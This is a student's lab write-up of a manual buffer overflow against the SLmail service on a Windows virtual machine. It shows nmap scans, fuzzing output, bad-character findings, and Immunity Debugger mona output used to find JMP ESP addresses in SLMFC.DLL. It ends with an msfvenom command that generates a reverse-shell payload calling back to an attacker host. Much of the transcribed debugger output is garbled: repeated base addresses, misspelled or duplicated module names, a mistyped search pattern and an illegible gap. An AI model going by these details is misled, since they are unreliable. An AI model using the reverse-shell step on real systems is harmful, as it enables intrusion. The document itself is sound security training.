

Learning Objective: Window's Buffer Overflow

Perform a manual buffer overflow against a Windows target

Process Taken Below:

First I got the script and we did an NMAP scan of the target machine and then update our fuzz script with the information. We then ran the script to see where it would cause the system to crash.

```
Nmap scan report for 10.0.2.20
Host is up (0.0030s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.90 seconds

(kali@kali)-[~]
$
```

In the middle of the assignment I had to perform another NMAP scan because I had to uninstall/reinstall the VM machine.

```
Nmap scan report for 10.0.2.23
Host is up (0.0023s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown


Nmap done: 15 IP addresses (2 hosts up) scanned in 2.75 seconds
```

```
python2 Fuzz.py
File "Fuzz.py", line 12
    connect = s.connect (('ip address in single quotes', port number no quotes))
                        ^
```


SyntaxError: invalid syntax

```
(kali@kali)-[~/Desktop]
$ python2 Fuzz.py
```


```
Fuzzing PASS with 1 bytes
Fuzzing PASS with 100 bytes
Fuzzing PASS with 300 bytes
Fuzzing PASS with 500 bytes
Fuzzing PASS with 700 bytes
Fuzzing PASS with 900 bytes
Fuzzing PASS with 1100 bytes
Fuzzing PASS with 1300 bytes
Fuzzing PASS with 1500 bytes
Fuzzing PASS with 1700 bytes
Fuzzing PASS with 1900 bytes
Fuzzing PASS with 2100 bytes
Fuzzing PASS with 2300 bytes
Fuzzing PASS with 2500 bytes
Fuzzing PASS with 2700 bytes
Fuzzing PASS with 2900 bytes
```

The next step was to run `msf-pattern_offset` with our previous results and then update our script with the bad characters and also the offset results of 2606.




Then we ran the script to find the bad characters




We compared the dump to the bad character list and found that x0a was a bad character and removed it from the script.

[illegible]



We found that there were three bad characters are 00/0a/0d

We now want to locate jump esp instruction.



We then did a Mona Modules search and found one DLL executable file. (highlighted in the screenshot)


```
Coding Dojo BOF [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - SLmail.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity Consulting Services Manager

Address Message
[+] mona command started on 2022-11-26 13:15:04 (v2.0, rev 613)
[+] Processing arguments and criteria
  - Pointer access level : X
[+] Generating module info table, hang on...
  - Done. Let's rock 'n roll.

Module info :
Base      Top      Size      Rebase    SafeSEH    ASLR      NXCompat  OS Dll      Version, ModuleName & Path
0040F000 0x70230000 0x00066000 True      True      True      True      True      7.0.7600.16385 (MSUCP60.dll) (C:\Windows\system32\MSUCP60.dll)
0040F000 0x001c0000 0x0001a000 True      False     False     False     False     1.0 (ARM.dll) (C:\Program Files\SLmail\ARM.dll)
0040F000 0x742d0000 0x00010000 True      True      True      True      True      6.1.7601.17964 (NLAAPI.dll) (C:\Windows\system32\NLAAPI.dll)
0040F000 0x752d4000 0x00044000 True      True      True      True      True      6.1.7600.16385 (DNSAPI.dll) (C:\Windows\system32\DNSAPI.dll)
0040F000 0x754e0000 0x00045000 True      True      True      True      True      6.1.7601.18015 (Name32.dll) (C:\Windows\system32\Name32.dll)
0040F000 0x763b0000 0x000ac000 True      True      True      True      True      7.0.7601.17744 (InetCvt.dll) (C:\Windows\system32\InetCvt.dll)
0040F000 0x75940000 0x0000c000 True      True      True      True      True      6.1.7601.24384 (CRYPTBASE.dll) (C:\Windows\system32\CRYPTBASE.dll)
0040F000 0x77800000 0x00142000 True      True      True      True      True      6.1.7600.16385 (ntdll.dll) (C:\Windows\SYSTEM32\ntdll.dll)
0040F000 0x10000000 0x00007000 False     False     False     False     False     4.3.0.2 (OpenC32.dll) (C:\Windows\system32\OpenC32.dll)
0040F000 0x6fd30000 0x00012000 True      True      True      True      True      6.1.7600.16385 (pnpnsp.dll) (C:\Windows\system32\pnpnsp.dll)
0040F000 0x6fd1d000 0x0000d000 True      True      True      True      True      6.1.7601.17514 (usbhch.dll) (C:\Windows\system32\usbhch.dll)
0040F000 0x74e00000 0x00005000 True      True      True      True      True      6.1.7600.16385 (wshntip.dll) (C:\Windows\System32\wshntip.dll)
0040F000 0x75430000 0x0000a000 True      True      True      True      True      6.1.7601.23930 (LTP.dll) (C:\Windows\system32\LTP.dll)
0040F000 0x00400000 0x0005c000 False     False     False     False     False     5.1 (SLmail.exe) (C:\Program Files\SLmail\SLmail.exe)
0040F000 0x779d0000 0x00019000 True      True      True      True      True      6.1.7600.16385 (sechost.dll) (C:\Windows\SYSTEM32\sechost.dll)
0040F000 0x75f00000 0x0007d000 True      True      True      True      True      1.0626.7601.23894 (USP10.dll) (C:\Windows\system32\USP10.dll)
0040F000 0x722c0000 0x00006000 True      True      True      True      True      6.1.7600.16385 (rasadhlp.dll) (C:\Windows\system32\rasadhlp.dll)
0040F000 0x73b20000 0x00038000 True      True      True      True      True      6.1.7600.16385 (fvgucInt.dll) (C:\Windows\System32\FvgucInt.dll)
0040F000 0x74f00000 0x00007000 True      True      True      True      True      6.1.7601.23889 (WINNSI.DLL) (C:\Windows\system32\WINNSI.DLL)
0040F000 0x75f30000 0x0001c000 True      True      True      True      True      6.1.7601.17514 (USER32.dll) (C:\Windows\system32\USER32.dll)
0040F000 0x773f0000 0x0015d000 True      True      True      True      True      6.1.7601.23889 (ole32.dll) (C:\Windows\system32\ole32.dll)
0040F000 0x772e0000 0x00057000 True      True      True      True      True      6.1.7600.16385 (SHLWAPI.dll) (C:\Windows\system32\SHLWAPI.dll)
0040F000 0x75410000 0x00017000 True      True      True      True      True      6.1.7601.24382 (CRYPTSP.dll) (C:\Windows\system32\CRYPTSP.dll)
0040F000 0x76200000 0x00039000 True      True      True      True      True      6.1.7601.17514 (USER32.dll) (C:\Windows\system32\USER32.dll)
0040F000 0x77a00000 0x0007b000 True      True      True      True      True      6.1.7600.16385 (condlg32.dll) (C:\Windows\system32\condlg32.dll)
0040F000 0x75d00000 0x0002b000 True      True      True      True      True      6.1.7601.18288 (IMAGEHLP.dll) (C:\Windows\system32\IMAGEHLP.dll)
0040F000 0x75100000 0x00003000 True      True      True      True      True      6.1.7600.16385 (rasenh.dll) (C:\Windows\system32\rasenh.dll)
0040F000 0x6f450000 0x00010000 True      True      True      True      True      6.1.7600.16385 (napinsp.dll) (C:\Windows\system32\napinsp.dll)
0040F000 0x75d40000 0x000d1000 True      True      True      True      True      6.1.7601.23775 (OLEAUT32.dll) (C:\Windows\system32\OLEAUT32.dll)
0040F000 0x759f0000 0x00000000 True      True      True      True      True      6.1.7600.16385 (profapi.dll) (C:\Windows\system32\profapi.dll)
0040F000 0x76490000 0x00004000 True      True      True      True      True      6.1.7601.17514 (SHELL32.dll) (C:\Windows\system32\SHELL32.dll)
0040F000 0x77340000 0x000e2000 True      True      True      True      True      6.1.7600.16385 (RPCRT4.dll) (C:\Windows\system32\RPCRT4.dll)
0040F000 0x76200000 0x00008000 True      True      True      True      True      2001.12.8530.16385 (CLBCatQ.DLL) (C:\Windows\system32\CLBCatQ.dll)
0040F000 0x76460000 0x0001f000 True      True      True      True      True      6.1.7601.17514 (IMM32.DLL) (C:\Windows\system32\IMM32.DLL)
0040F000 0x6fd20000 0x00009000 True      True      True      True      True      6.1.7600.16385 (winver.dll) (C:\Windows\system32\winver.dll)
0040F000 0x76290000 0x00006000 True      True      True      True      True      6.1.7601.23889 (NSI.dll) (C:\Windows\system32\NSI.dll)
0040F000 0x76080000 0x000c0000 True      True      True      True      True      6.1.7600.16385 (MSGCF.dll) (C:\Windows\system32\MSGCF.dll)
0040F000 0x5f400000 0x000f4000 False     False     False     False     False     6.00.0063.0 (SMPS.DLL) (C:\Windows\system32\SMPS.DLL)
0040F000 0x72400000 0x00004000 True      True      True      True      True      5.82 (ICOMCTL32.dll) (C:\Windows\WinSxS\x86-microsoft-windows-c
0040F000 0x00020000 0x00002000 True      False     False     False     False     1.1 (ExcpHnd.dll) (C:\Windows\system32\ExcpHnd.dll)
0040F000 0x75900000 0x0000e000 True      True      True      True      True      6.1.7601.17514 (RpcRtRemote.dll) (C:\Windows\system32\RpcRtRem
0040F000 0x77a00000 0x0004e000 True      True      True      True      True      6.1.7601.23914 (GDI32.dll) (C:\Windows\system32\GDI32.dll)
0040F000 0x75b00000 0x0004b000 True      True      True      True      True      6.1.7601.18015 (KERNELBASE.dll) (C:\Windows\system32\KERNELBAS
0040F000 0x74f00000 0x00007000 True      True      True      True      True      6.1.7600.16385 (VERSION.dll) (C:\Windows\system32\VERSION.dll)
0040F000 0x76150000 0x0001f000 True      True      True      True      True      6.1.7601.24384 (RDRAWAPI32.dll) (C:\Windows\system32\RDRAWAPI32.dll)
0040F000 0x00100000 0x00020000 True      False     False     False     False     1.1 (ntares.dll) (C:\Windows\system32\ntares.dll)
0040F000 0x76370000 0x00035000 True      True      True      True      True      6.1.7600.16385 (WS2_32.dll) (C:\Windows\system32\WS2_32.dll)
0040F000 0x753d0000 0x0003c000 True      True      True      True      True      6.1.7600.16385 (mswsock.dll) (C:\Windows\system32\mswsock.dll)
0040F000 0x75020000 0x00017000 True      True      True      True      True      6.1.7600.16385 (userenv.dll) (C:\Windows\system32\userenv.dll)

mona modules
[+] This mona.py action took 0:00:01.828000
Paused
```

We then found the jump esp instruction within the file that contains the FFE4 string. by using another mona search command.


```
Immunity Debugger - SLmail.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r ... s ? Code auditor and software assessment specialist ne

Address Message
76E50000 Modules C:\Windows\system32\ADVAPI32.dll
76F00000 Modules C:\Windows\system32\USER32.dll
77140000 Modules C:\Windows\system32\kernel32.dll
77230000 Modules C:\Windows\system32\NSI.dll
77230000 Modules C:\Windows\system32\advapi32.dll
772E0000 Modules C:\Windows\system32\OLEAUT32.dll
77380000 Modules C:\Windows\system32\USER32.dll
77450000 Modules C:\Windows\system32\ole32.dll
77580000 Modules C:\Windows\system32\RPCRT4.dll
77660000 Modules C:\Windows\system32\IMAGEHLP.dll
77690000 Modules C:\Windows\system32\SHLWAPI.dll
776F0000 Modules C:\Windows\system32\GDI32.dll
77740000 Modules C:\Windows\system32\ntdll.dll
77890000 Modules C:\Windows\system32\WS2_32.dll
77920000 Modules C:\Windows\system32\LPK.dll
77773C48 [00:56:26] Attached process paused at ntdll.DbgBreakPoint
0BADF000 [+] Command used:
0BADF000 tmona find -s "\xff\xfe4" -m SLMFC.DLL

----- Mona command started on 2023-05-23 00:56:55 (v2.0, rev 613) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Only querying modules SLMFC.DLL
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 - Treating search pattern as asc
0BADF000 [+] Searching from 0x5F400000 to 0x5F4F4000
0BADF000 [+] Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile find.txt
0BADF000 Found a total of 0 pointers
0BADF000 [+] This mona.py action took 0:00:05.813000
0BADF000 [+] Command used:
0BADF000 tmona find -s "\xff\xfe4" -m SLMFC.DLL

----- Mona command started on 2023-05-23 00:57:19 (v2.0, rev 613) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Only querying modules SLMFC.DLL
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 - Treating search pattern as bin
0BADF000 [+] Searching from 0x5F400000 to 0x5F4F4000
0BADF000 [+] Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile find.txt
0BADF000 [+] Writing results to find.txt
0BADF000 Number of pointers of type "\xff\xfe4" : 19
0BADF000 [+] Results :
0BADF000 0x5F4A358F : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4B41E3 0x5F4B41E3 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4B5663 0x5F4B5663 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4B6243 0x5F4B6243 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4B69A3 0x5F4B69A3 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4B7963 0x5F4B7963 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4B8223 0x5F4B8223 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4B9703 0x5F4B9703 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4BAC53 0x5F4BAC53 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4BBD53 0x5F4BBD53 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4BC6B3 0x5F4BC6B3 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4BDEA3 0x5F4BDEA3 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4BF0BB 0x5F4BF0BB : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4C067B 0x5F4C067B : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4C070B 0x5F4C070B : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4C0E83 0x5F4C0E83 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4C14FB 0x5F4C14FB : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4C2D63 0x5F4C2D63 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
5F4C4D13 0x5F4C4D13 : "\xff\xfe4" (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\
0BADF000 Found a total of 19 pointers
0BADF000 [+] This mona.py action took 0:00:05.750000
```


We then created a payload using msfvenom.

```
payload
File Actions Edit View Help
msf-pattern x run script x msf shell x payload x kali@kali: ~ x
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.10 LPORT=4444 EXITFUNC=thread -f c -a x86 --platform windows -b '\x0
\x0d'

